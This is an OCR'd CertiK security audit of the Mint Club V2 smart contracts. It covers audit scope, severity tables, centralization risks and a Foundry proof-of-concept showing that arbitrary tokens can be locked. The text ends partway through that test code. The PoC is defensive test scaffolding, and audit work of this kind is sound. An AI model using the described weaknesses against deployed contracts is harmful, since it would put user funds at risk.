
CERTIK

Security Assessment

Mint Club - Audit

CertiK Assessed on Jan 18th, 2024



CertiK Assessed on Jan 18th, 2024

Mint Club - Audit

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
DeFi	Binance Smart Chain (BSC)	Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Solidity	Delivered on 01/18/2024	N/A

CODEBASE

mint.club-v2-contract mint.club-v2-contract

View All in Codebase Page

COMMITS

4d0e48eda14e4ffcc432a8328ded0852667771b8

0e3a953be9dca1d69062f3e3ef10ebf1d7856934

View All in Codebase Page

Highlighted Centralization Risks

Fees are unbounded

Vulnerability Summary

17	9	0	0	8	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined

0	Critical		Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
1	Major	1 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
4	Medium	2 Resolved, 2 Acknowledged	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
8	Minor	5 Resolved, 3 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
4	Informational	2 Resolved, 2 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | MINT CLUB - AUDIT

CODEBASE | MINT CLUB - AUDIT

Repository

mint.club-v2-contract mint.club-v2-contract

Commit

4d0e48eda14e4ffcc432a8328ded0852667771b8 0e3a953be9dca1d69062f3e3ef10ebf1d7856934

AUDIT SCOPE | MINT CLUB - AUDIT

20 files audited ● 8 files with Acknowledged findings ● 12 files without findings

ID	Repo	File	SHA256 Checksum
LSB	Steemhunt/mint.club-v2-contract	contracts/Locker.sol	68ff747d6415493d95650132f68451f2a7d3b8f20c7e6c9ec206c3dbd6f8d114
MCV	Steemhunt/mint.club-v2-contract	contracts/MCV1_Wrapper.sol	2a5618add88f353ace1a359f13d31cf5aee5021ba570efa7e4ce8766c0ba3564
MCB	Steemhunt/mint.club-v2-contract	contracts/MCV2_Bond.sol	735a7055de125bdabeb71c0ebec386117921bd2c9e04bb82fb7b7d6513bec11a
MCM	Steemhunt/mint.club-v2-contract	contracts/MCV2_MultiToken.sol	f6bdf3b2a75df3345a7f88c9f27c0231a4e3b2b187c44d34d314d8673efeaa15
MCR	Steemhunt/mint.club-v2-contract	contracts/MCV2_Royalty.sol	57684e2a5820074a46076f1402040cb03c88310dd76101438c5dd484ad8c36fb
MCT	Steemhunt/mint.club-v2-contract	contracts/MCV2_Token.sol	a3c8bb6db90aa6717ac4d88f08bc85d1402e6794f216037e1b1d18a9a381c008
MCZ	Steemhunt/mint.club-v2-contract	contracts/MCV2_ZapV1.sol	ea7241e58e7b753d9c2cacf15a8f0cc6088b214dc1fe8bd0a4fb403b256aa372
MDS	Steemhunt/mint.club-v2-contract	contracts/MerkleDistributor.sol	6eb9d946c43c2ca2a263a8dae283bf5fd56c6f5fb1e38f6b8fd5fa72f049040e
ERC	Steemhunt/mint.club-v2-contract	contracts/lib/ERC1155Initializable.sol	3d49fffa68a8f7c078b57df8879cefb6c54445b7df11b8a706fac2e790225fc3
ERI	Steemhunt/mint.club-v2-contract	contracts/lib/ERC20Initializable.sol	c545ec22be1557e604d572d083178a6d6e725673eee25e5d5eb4e5d5bbb01bd1
ERS	Steemhunt/mint.club-v2-contract	contracts/lib/ERC1155Initializable.sol	3d49fffa68a8f7c078b57df8879cefb6c54445b7df11b8a706fac2e790225fc3
ECI	Steemhunt/mint.club-v2-contract	contracts/lib/ERC20Initializable.sol	c545ec22be1557e604d572d083178a6d6e725673eee25e5d5eb4e5d5bbb01bd1
LSU	Steemhunt/mint.club-v2-contract	contracts/Locker.sol	4bdd819568bdfc101bc9457da826da60787d501bbe93a93b374f426d4c89cc71

ID	Repo	File	SHA256 Checksum
MCW	Steemhunt/mint.club-v2-contract	contracts/MCV1_Wrapper.sol	78b4862dbaa66463d5ee03fb244d8e6f096b06a3fa7e1b4672736058f1155a01
MCS	Steemhunt/mint.club-v2-contract	contracts/MCV2_Bond.sol	099b078b8c096ac16d033bfaa44fb36f686d75e4fe1e9c80be1fe38ef552cca9
MVM	Steemhunt/mint.club-v2-contract	contracts/MCV2_MultiToken.sol	f6bdf3b2a75df3345a7f88c9f27c0231a4e3b2b187c44d34d314d8673efeaa15
MVR	Steemhunt/mint.club-v2-contract	contracts/MCV2_Royalty.sol	57684e2a5820074a46076f1402040cb03c88310dd76101438c5dd484ad8c36fb
MVT	Steemhunt/mint.club-v2-contract	contracts/MCV2_Token.sol	a3c8bb6db90aa6717ac4d88f08bc85d1402e6794f216037e1b1d18a9a381c008
MVZ	Steemhunt/mint.club-v2-contract	contracts/MCV2_ZapV1.sol	c1d30387544bfc411e074e8a8ed930210740a447059b3dbb20229860805a164b
MER	Steemhunt/mint.club-v2-contract	contracts/MerkleDistributor.sol	fbbec2b7671a0f11dd7cd4c63a45a77b8f3bfb067ef4d02701b2be58c1cdc5ba

APPROACH & METHODS | MINT CLUB - AUDIT

This report has been prepared for Mint Club to discover issues and vulnerabilities in the source code of the Mint Club - Audit project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Manual Review and Static Analysis techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | MINT CLUB - AUDIT

Overview

Mint Club project offers a token platform with a focus on customizable token creation, liquidity provision through bonding curves, and economic incentives for creators and users.

It employs an economic model for tokens using a bonding curve, which is a mathematical curve that defines the relationship between the supply of a token and its price. This model incentivizes early participation and ensures that the price of tokens is determined algorithmically.

Audit Scope

This audit focuses on the following smart contracts:

- **Locker.sol**: The `Locker` contract is designed for time-based token locking mechanisms. It allows users to lock both ERC20 and ERC1155 tokens until a predetermined unlock time. The core functions enable users to create a lock-up with specific parameters such as token amount, unlock time, and recipient. Once the unlock time passes, the recipient can claim the tokens. The contract ensures that tokens cannot be claimed before the set time and keeps track of all lock-ups. It provides utility functions to query the number of lock-ups and retrieve lock-up IDs based on the token address or receiver, facilitating easier management of multiple lock-ups. The contract also supports ERC1155 token receipt compliance.

- **MCV1_Wrapper.sol**: The `MCV1_Wrapper` serves as a compatibility layer between the original MintClub V1 Bond contract and the newer V2 front-end interfaces. It simplifies interactions by processing the reserve amounts needed for minting and redeeming tokens and offers insights into the total token count, as well as access to individual token data. The contract encapsulates bond information, such as supply, price, and reserves, and allows for collection and detailed retrieval of this data, which is essential for front-end applications.

- **MCV2_Bond.sol**: The `MCV2_Bond` contract is central to the MintClub V2 platform, providing a mechanism for liquidity management through a bonding curve. It enables the creation of new tokens and facilitates minting and burning against the curve. The contract handles royalty distribution for creators and protocol beneficiaries and offers the ability to update bond creator details. It manages token supplies, prices, and bonding steps, and allows for comprehensive bond information retrieval. Additionally, it provides utility functions for sorting and retrieving token lists based on criteria like associated reserve tokens or creator addresses.

- **MCV2_MultiToken.sol**: The `MCV2_MultiToken` is an ERC1155 multi-token contract tailored for the MintClub V2 platform. It features custom tracking of the total supply for a particular tokenId and permits token minting and burning as authorized by the bond contract. With an initialization pattern, it sets up metadata URI, name, and symbol, ensuring compatibility with marketplaces like OpenSea and preventing abuse during public airdrops through additional checks.

- **MCV2_Royalty.sol**: The `MCV2_Royalty` contract administers the distribution of royalties within the Mint Club V2 ecosystem. It enables updates to the protocol beneficiary, creation fees, and royalty ranges. Users can claim

accumulated royalties or opt to burn them, sending the value to a burn address. The contract offers visibility into royalty balances and claims history, incorporating protections for the royalty distribution process.

- **MCV2_Token.sol**: The `MCV2_Token` is an ERC20 token contract enriched with MintClub V2's bonding curve features. It supports the creation of tokens with defined names and symbols and includes minting and burning functions, with permissions governed by the bond contract. This contract is crucial for generating individual ERC20 tokens capable of engaging with MintClub V2's liquidity features.

- **MCV2_ZapV1.sol**: The `MCV2_ZapV1` contract introduces a "Zap" functionality, allowing users to interact with the MintClub V2 Bond contract using ETH instead of WETH. It provides an interface for users to mint tokens with ETH and receive ETH refunds when burning tokens. Additionally, it offers a function for contract owners to recover any ETH sent to the contract by mistake.

- **MerkleDistributor.sol**: The `MerkleDistributor` contract handles token distributions using Merkle proofs to verify eligible claims. It supports setting up distributions, claiming tokens with valid proofs, and enables owners to retrieve unclaimed tokens. The contract accommodates both public airdrops and whitelist-based distributions and includes features to verify wallet claims and whitelist inclusion.

- **ERC1155Initializable.sol**: The `ERC1155Initializable` is a variation of the ERC1155 standard that incorporates an initialization pattern instead of a traditional constructor. It maintains all standard ERC1155 functions such as batch transfer and token URI management.

- **ERC20Initializable.sol**: The `ERC20Initializable` is a variant of the ERC20 standard that includes an initialization pattern. It retains standard ERC20 functionalities such as token transfer, allowances, and balance inquiries.

External Dependencies

In **MintClub**, the module inherits or uses a few of the depending injection contracts or addresses to fulfill the need of its business logic. The scope of the audit treats third party entities as black boxes and assume their functional correctness. However, in the real world, third parties can be compromised and this may lead to lost or stolen assets.

Addresses

The following addresses interact at some point with specified contracts, making them an external dependency. All of following values are initialized either at deploy time or by specific functions in smart contracts.

Locker:

- token

MCV1_Wrapper:

- BENEFICIARY
- BOND

- MINT_CONTRACT

MCV2_Bond

- implementation
- bond.reserveToken
- token

MCV2_Royalty

- reserveToken

MCV2_ZapV1

- BOND
- WETH
- token

MerkleDistributor

- token
- distribution.token

We assume these contracts or addresses are valid and non-vulnerable actors and implementing proper logic to collaborate with the current project. And the team should be careful about the third-party services.

Also, the following library/contract are considered as the third-party dependencies:

- @openzeppelin/contracts/


Privileged Functions

In the **Mint Club** project, the admin roles are adopted to ensure the dynamic runtime updates of the project, which are specified in the findings `Centralization Related Risks`.

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community. It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan.

Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project. To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of the `Timelock` contract.

FINDINGS | MINT CLUB - AUDIT



17	0	1	4	8	4
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Mint Club - Audit. Through this audit, we have uncovered 17 issues ranging from different severity levels. Utilizing the techniques of Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
CON-01	**Centralization Related Risks**	**Centralization**	**Major**	**Acknowledged**
CON-04	Potential Misuse Of Airdrop And Lockup Features For Non-Mint Club Tokens	Logical Issue	Medium	Acknowledged
MCB-04	Potential Revert Arising From Zero `reserveToBond`	Logical Issue	Medium	Resolved
MCB-06	Token Creator Is Able To Sell Tokens For Future Profit	Logical Issue	Medium	Acknowledged
MCZ-03	User Cannot Receive ETH Refunds For ERC1155 Tokens	Logical Issue	Medium	Resolved
CON-02	Incompatibility With Deflationary Tokens	Logical Issue	Minor	Acknowledged
CON-03	Missing Zero Address Validation	Volatile Code	Minor	Resolved
CON-05	Check-Effects-Interactions Pattern Violation	Concurrency, Coding Style	Minor	Resolved
MCB-03	Unsafe Integer Cast	Incorrect Calculation	Minor	Resolved
MCB-05	Ambiguity In `currentPrice()` Naming Leading To Misunderstanding Of Token Pricing	Inconsistency	Minor	Resolved

ID	Title	Category	Severity	Status
MCR-01	Potential DOS Attack	Denial of Service	Minor	Acknowledged
MCR-02	No Upper Limit For `creationFee`	Logical Issue	Minor	Acknowledged
MCZ-01	Unused Return Value	Volatile Code	Minor	Resolved
MCB-01	Potential Out-Of-Gas Exception	Logical Issue	Informational	Acknowledged
MCV-02	Solidity Version 0.8.20 Won't Work On All Chains Due To PUSH0	Logical Issue	Informational	Acknowledged
MCV-03	Unused Custom Error	Coding Issue	Informational	Resolved
MCZ-02	Missing Emit Events	Coding Style	Informational	Resolved

CON-01 | CENTRALIZATION RELATED RISKS

Category	Severity	Location	Status
Centralization	Major	contracts/MCV2_MultiToken.sol (12/26-4d0e48): 56, 67; contracts/MCV2_Royalty.sol (12/26-4d0e48): 54, 62, 68; contracts/MCV2_Token.sol (12/26-4d0e48): 43, 54; contracts/MCV2_ZapV1.sol (12/26-4d0e48): 115; contracts/MerkleDistributor.sol (12/26-4d0e48): 173	Acknowledged

Description

In the contracts `MCV2_MultiToken` and `MCV2_Token`, the role `bond` has authority over the following functions:

- `mintByBond()`: Can only be called by the `bond` to mint the token.
- `burnByBond()`: Can only be called by the `bond` to burn the token.

Any compromise to the `bond` contract may allow the hacker to mint/burn arbitrary tokens to/from any accounts.


In the contract `MCV2_Royalty` the role `_owner` has authority over the functions shown in the diagram and list below.

- `updateProtocolBeneficiary()`: Can only be called by the contract owner to update the beneficiary address.
- `updateCreationFee()`: Can only be called by the contract owner to update the creation fee.
- `updateMaxRoyaltyRange()`: Can only be called by the contract owner to update the maximum royalty range.

The `MCV2_Royalty` contract inherits `Ownable` contract from Openzeppelin, the role `_owner` also has authority over the functions from its parent contract list below.

- `renounceOwnership()` - Renounce the ownership of contract to leave the contract without an owner.
- `transferOwnership()` - Transfers ownership of the contract to a new account.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and change the beneficiary address, update creation fee, update the maximum royalty range and manage the ownership.




In the contract `MCV2_ZapV1` the role `_owner` has authority over the functions shown in the diagram and list below.

- `rescueETH()` : Can only be called by the contract owner to rescue any ETH sent to the contract.

The `MCV2_ZapV1` contract inherits `Ownable` contract from Openzeppelin, the role `_owner` also has authority over the functions from its parent contract list below.

- `renounceOwnership()` - Renounce the ownership of contract to leave the contract without an owner.
- `transferOwnership()` - Transfers ownership of the contract to a new account.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and rescue any ETH sent to the contract and manage the ownership of contract.



In the contract `MerkleDistributor` , the role `distributions[distributionId].owner` has the authority over the following function:

- `refund()` : Can only be called by the distribution owner to get the refund.

Any compromise to the privileged role may allow the hacker to receive the refunds that has been distributed into this contract.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[Mint Club Team, 01/11/2024]:

For the `MCV2_Royalty`, we only implement the minimum level of administrative functions so they do not have any significant

permissions that can harm users' existing assets.

[CertiK, 01/12/2024]:
We agree that the administrative functions of `MCV2_Royalty` don't pose harm to end users . However, improper usage could impact the project team's benefits and also cause exploit which is addressed in the finding **MCS-01** according to the latest commit 0e3a953be9dca1d69062f3e3ef10ebf1d7856934.

CertiK strongly encourages the team periodically revisit the private key security management of all privileged addresses.

[Mint Club Team, 01/14/2024]:
I believe the only ownership risk is with `MCV2_Royalty`:

- updateProtocolBeneficiary
- updateCreationFee
- updateMaxRoyaltyRange

We may just renounce the ownership entirely once the protocol stabilizes.

[CertiK, 01/12/2024]:
The Mint Club team has yet to address the centralization related risks. Once the transaction of renouncing the ownership is verified, we can update the status accordingly. CertiK strongly encourages the project team periodically revisit the private key security management of all above-listed addresses.

CON-04 POTENTIAL MISUSE OF AIRDROP AND LOCKUP FEATURES FOR NON-MINT CLUB TOKENS

Category	Severity	Location	Status
Logical Issue	Medium	contracts/Locker.sol (12/26-4d0e48): 51; contracts/MerkleDistributor.sol (12/26-4d0e48): 81~91	Acknowledged

Description

The `Mint Club` project is designed to offer airdrop and lockup features exclusively for ERC20 or ERC1155 tokens created on the Mint Club V2 platform according to the **README**. However, based on the codebase, the smart contracts `Locker` and `MerkleDistributor` do not enforce this restriction.

The platform's features could be used in ways not intended by design, potentially leading to misuse or abuse. For example, someone could use these contracts to airdrop or lock tokens that have mechanisms or behaviors that disrupt the intended ecosystem.

Proof of Concept

This proof of concept demonstrates a situation using Foundry where any token could be used for lockup.

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity =0.8.20;

import "forge-std/Test.sol";
import "./TimestampConverter.sol";
import "@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol";
import "solpretty/SolPrettyTools.sol";
import "../../contracts/Locker.sol";
import "../../contracts/MCV1_Wrapper.sol";
import "../../contracts/MCV2_Token.sol";
import "../../contracts/MCV2_MultiToken.sol";
import "../../contracts/MCV2_ZapV1.sol";
import "../../contracts/MerkleDistributor.sol";
import "./WETH9.sol";
import "../../contracts/mock/TestToken.sol";

contract MintClubBaseTest is Test, ERC721Holder, SolPrettyTools {

    using TimestampConverter for uint256;

    Locker public locker;
    MCV1_Wrapper public wrapper;
    MCV2_Token public TOKEN_IMPLEMENTATION;
    MCV2_MultiToken public MULTI_TOKEN_IMPLEMENTATION;
    MCV2_ZapV1 public zapV1;
    MerkleDistributor public merkleDistributor;
    MCV2_Bond public bond;
    WETH9 public weth;
    TestToken public USDC;
    MCV2_Token public erc20Token;
    MCV2_MultiToken public erc1155Token;


    address public Beneficiary = makeAddr("Beneficiary");
    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");


    function setUp() public virtual {
        vm.warp(1704722400);
        locker = new Locker();
        wrapper = new MCV1_Wrapper();
        TOKEN_IMPLEMENTATION = new MCV2_Token();
        MULTI_TOKEN_IMPLEMENTATION = new MCV2_MultiToken();
        bond = new MCV2_Bond(address(TOKEN_IMPLEMENTATION),
address(MULTI_TOKEN_IMPLEMENTATION), Beneficiary, 1 ether, 10000);
        weth = new WETH9();
        zapV1 = new MCV2_ZapV1(address(bond), address(weth));
```

```
        merkleDistributor = new MerkleDistributor();
        USDC = new TestToken(1e10 ether, "USDC", "USDC", 18);

        //init funds
        deal(Bob, 1e8 ether);
        deal(Tom, 1e8 ether);
        deal(address(USDC), Bob, 1e8 ether);
        deal(address(USDC), Tom, 1e8 ether);

        //set labels
        vm.label(address(bond), "Bond");
        vm.label(address(locker), "Locker");
        vm.label(address(zapV1), "Zap");
        vm.label(address(USDC), "USDC");
        vm.label(address(weth), "WETH");

    }

    function userCreateToken(address _user, string memory _name, string memory
_symbol, address _reserveToken) internal returns (address) {
        MCV2_Bond.TokenParams memory tokenParams = MCV2_Bond.TokenParams({
            name: _name,
            symbol: _symbol
        });
        uint256 total = 1e5;
        uint256 length = 20;
        uint128[] memory stepRanges = new uint128[](length);
        uint128[] memory stepPrices = new uint128[](length);
        for (uint256 i; i < length; i++) {
            stepRanges[i] = uint128(total / length * (i + 1) * 1 ether);
            if (i == 0) {
                stepPrices[i] = 0;
            } else {
                stepPrices[i] = uint128(1 ether * (i + 1));
            }
            console2.log("Step#%d: range is %d ether, price is %d ether", i,
stepRanges[i] / 1e18, stepPrices[i] / 1e18);
        }
        MCV2_Bond.BondParams memory bondParams = MCV2_Bond.BondParams({
            mintRoyalty: 1000,
            burnRoyalty: 1000,
            reserveToken: _reserveToken,
            maxSupply: uint128(total * 1 ether),
            stepRanges: stepRanges,
            stepPrices: stepPrices
        });

        address retAddress;
        vm.startPrank(_user);
```

```
        console2.log("%s - %s Creates Token %s", block.timestamp.convertTimestamp(),
vm.getLabel(_user), _symbol);
        retAddress = bond.createToken{value: bond.creationFee()}(tokenParams,
bondParams);
        vm.stopPrank();
        return retAddress;
    }

    function userCreateMultiToken(address _user, string memory _name, string memory
_symbol,
        string memory _uri, address _reserveToken) internal returns (address) {
        MCV2_Bond.MultiTokenParams memory tokenParams = MCV2_Bond.MultiTokenParams({
            name: _name,
            symbol: _symbol,
            uri: _uri
        });

        uint256 total = 1e5;
        uint256 length = 20;
        uint128[] memory stepRanges = new uint128[](length);
        uint128[] memory stepPrices = new uint128[](length);
        for (uint256 i; i < length; i++) {
            stepRanges[i] = uint128(total / length * (i + 1));
            if (i == 0) {
                stepPrices[i] = 0;
            } else {
                stepPrices[i] = uint128(2 ether * (i + 1));
            }
            //console2.log("Step#%d: range is %d, price is %d ether", i,
stepRanges[i], stepPrices[i] / 1e18);
        }
        MCV2_Bond.BondParams memory bondParams = MCV2_Bond.BondParams({
            mintRoyalty: 1000,
            burnRoyalty: 1000,
            reserveToken: _reserveToken,
            maxSupply: uint128(total),
            stepRanges: stepRanges,
            stepPrices: stepPrices
        });
        address retAddress;
        vm.startPrank(_user);
        console2.log("%s - %s Creates Multi Token %s",
block.timestamp.convertTimestamp(), vm.getLabel(_user), _symbol);
        retAddress = bond.createMultiToken{value: bond.creationFee()}(tokenParams,
bondParams);
        vm.stopPrank();
        return retAddress;
    }
```

```
    function getReserveToken(address _token) internal view returns (address, string
memory symbol) {
        MCV2_Bond.BondDetail memory bondDetail = bond.getDetail(_token);
        return (bondDetail.info.reserveToken, bondDetail.info.symbol);
    }

    function userMintToken(address _user, address _token, uint256 _mintAmount,
uint256 _maxReserveAmount) internal {
        vm.startPrank(_user);
        (address reserveToken, string memory symbol) = getReserveToken(_token);
        console2.log("%s Mints %d ether %s Token", vm.getLabel(_user), _mintAmount /
1e18, symbol);
        IERC20(reserveToken).approve(address(bond), _maxReserveAmount);
        bond.mint(_token, _mintAmount, _maxReserveAmount, _user);
        vm.stopPrank();
    }

    function userClaimRoyalty(address _user, address _reserveToken) internal {
        vm.startPrank(_user);
        console2.log("%s Claims Royalty", vm.getLabel(_user));
        bond.claimRoyalties(_reserveToken);
        vm.stopPrank();
    }

    function userBurnToken(address _user, address _token, uint256 _burnAmount,
uint256 _minRefundAmount) internal {
        vm.startPrank(_user);
        (, string memory symbol) = getReserveToken(_token);
        console2.log("%s Burns %d ether %s Token", vm.getLabel(_user), _burnAmount /
1e18, symbol);
        try IERC20(_token).approve(address(bond), _burnAmount) {
        } catch {
            IERC1155(_token).setApprovalForAll(address(bond), true);
        }
        bond.burn(_token, _burnAmount, _minRefundAmount, _user);
        vm.stopPrank();
    }

    function showBalance(address _token, address _account) internal {
        uint256 balance;
        if (_token == address(0x0)) {
            balance = payable(_account).balance;
            console2.log("%s's Native Token Balance is :", vm.getLabel(_account));
        } else {
            balance = IERC20(_token).balanceOf(_account);
            console2.log("%s's %s Balance is :", vm.getLabel(_account),
vm.getLabel(_token));
        }
        pp(balance, 18, 2, " ether");
    }
```

```
    function showERC1155Balance(address _token, address _user) internal {
        uint256 balance = IERC1155(_token).balanceOf(_user, 0);
        console2.log("%s's %s Balance is :", vm.getLabel(_user),
vm.getLabel(_token), balance);
    }

}
```

```
// SPDX-License-Identifier: UNLICENSED

pragma solidity =0.8.20;

import "./MintClubBase.t.sol";

contract MintClubLockerTest is MintClubBaseTest {

    using TimestampConverter for uint256;

    function setUp() public override {
        super.setUp();
        address token = userCreateToken(Bob, "MC01", "MC01", address(USDC));
        erc20Token = MCV2_Token(token);
        token = userCreateMultiToken(Tom, "MC02", "MC02",
"ipfs://QmS4ustL54uo8FzR9455qaxZwuMiUhyvMcX9Ba8nUH4uVv", address(USDC));
        erc1155Token = MCV2_MultiToken(token);

        vm.label(address(erc20Token), "MC01");
        vm.label(address(erc1155Token), "MC02");
    }

    function userCreateLockUp(
        address _user,
        address _token,
        bool _isERC20,
        uint256 _amount,
        uint40 _unlockTime,
        address _receiver,
        string memory _title
    ) internal {
        vm.startPrank(_user);
        if (_isERC20) {
            console2.log("%s - %s creates lockup with amount %d ether",
block.timestamp.convertTimestamp() ,vm.getLabel(_user), _amount / 1e18);
            IERC20(_token).approve(address(locker), _amount);
        } else {
            console2.log("%s - %s creates lockup with amount %d",
block.timestamp.convertTimestamp() ,vm.getLabel(_user), _amount);
            IERC1155(_token).setApprovalForAll(address(locker), true);
        }

